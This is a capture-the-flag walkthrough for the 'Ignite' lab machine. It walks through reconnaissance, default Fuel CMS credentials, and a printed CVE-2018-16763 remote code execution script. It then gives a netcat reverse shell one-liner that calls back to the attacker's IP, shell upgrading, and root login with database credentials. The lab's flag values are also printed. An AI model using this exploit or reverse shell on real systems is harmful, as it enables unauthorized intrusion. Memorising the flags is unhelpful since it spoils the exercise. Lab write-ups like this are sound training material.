


Ignite



Ignite

A new start-up has a few issues with their web server.

writeup

-----user-flag-----

```
--ran nmap -sC -sV <IP> and found open port 80 only
--ran gobuster dir -w common-dirs.txt -u http://<IP>
--went to home page and robots.txt page and found /fuel/ directory and an admin password to login to the Fuel CMS(admin:admin)
--searched exploit-db for Fuel CMS vulnerabilities and found one(CVE-2018-16763)
--downloaded script, changed 'url' variable to correct URL, and erased to proxy variable in line containing 'r = requests.get(burp0_url, proxies=proxy)'
--ran script to get a shell as www-data user
--found user flag at /home/www-data/flag.txt and ran cat /home/www-data/flag.txt:
6470e394cbf6dab6a91682cc8585059b
```

-----root-flag-----

--according to paragraph found on Fuel home page, we must read the database to get credentials:
After creating the database, change the database configuration found in fuel/application/config/database.php to include your hostname
(e.g. localhost), username, password and the database to match the new database you created.

--in our python shell I ran cat fuel/application/config/database.php and got:

```
b['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
```

--our low-privileged python shell does not allow su or sudo commands to be ran so we must get a netcat reverse shell by running:

nc -lvnp 1234 - ran locally

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc <your-local-ip> 1234 >/tmp/f - ran in our python shell

--still unable to run su or sudo, so we must use a privesc script, and I found this python privesc script:

python -c 'import pty; pty.spawn("/bin/sh")'

--ran su and input the password mememe to gain root privileges

--ran cat /root/root.txt

b9bbcb33e11b80be759c4e844862482d

nmap-scan

sudo nmap -sC -sV <IP>

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
_ http-robots.txt: 1 disallowed entry			
_ /fuel/			
_ http-server-header: Apache/2.4.18 (Ubuntu)			
_ http-title: Welcome to FUEL CMS			

robots.txt

User-agent: *
Disallow: /fuel/

user-exploit.py

```
import requests
import urllib

url = "http://<machine-IP>"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?-
filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)-
+%27%29%2b%27"
    proxy = {"http": "http://127.0.0.1:8080"}
    r = requests.get(burp0_url, proxies=proxy)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text, begin, 2)

    print r.text[0:dup]
```

[Task 1] Root it!

Root the box! Designed and created by DarkStar7471, built by Paradox.

Enjoy the room! For future rooms and write-ups, follow @darkstar7471 on Twitter.

#1

User.txt

6470e394cbf6dab6a91682cc8585059b

#2

Root.txt

b9bbcb33e11b80be759c4e844862482d